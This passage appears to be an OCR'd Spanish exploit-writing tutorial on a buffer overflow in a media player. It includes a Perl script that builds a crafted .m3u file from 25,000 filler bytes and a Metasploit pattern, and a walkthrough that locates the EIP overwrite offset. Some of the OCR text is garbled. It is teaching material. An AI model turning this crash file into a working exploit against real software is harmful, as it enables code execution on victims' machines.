Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6A
y7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc
2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7
Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2B
j3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm
8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3
Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8B
t9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx
4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9
Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4C
e5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci
0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5
Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0C
p1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs
6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1
Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6C
z7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd
2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7
Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2D
```

Open | Exploit ~/Desktop | Save


```
1  #!user/bin/perl
2 my $file= "patron.m3u";
3 my $junk= "\x41" x 25000;
4 my $junk2=
  "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
5
6 open($FILE,">$file");
7 print $FILE $junk.$junk2;
8 close($FILE);
9 print "m3u File Created successfully\n";
```

Mediante la herramienta metasploit al utilizar /opt/metasploit/msf3/tools creamos un patrón de unos 5k caracteres que es donde se encuentra EIP.


Vefication de EIP = 356A4234




HERRAMIENTA METASPLOIT PATTERN_OFFSET.rb



Como se puede observar el comando ruby pattern_offset.rb -q 0x356a4234 nos devolvio la posicion exacta dentro de los 5k caracteres del patron. La posición donde comienza EIP seria los 25k de "A" mas los 1064 dando una posición de 26064.

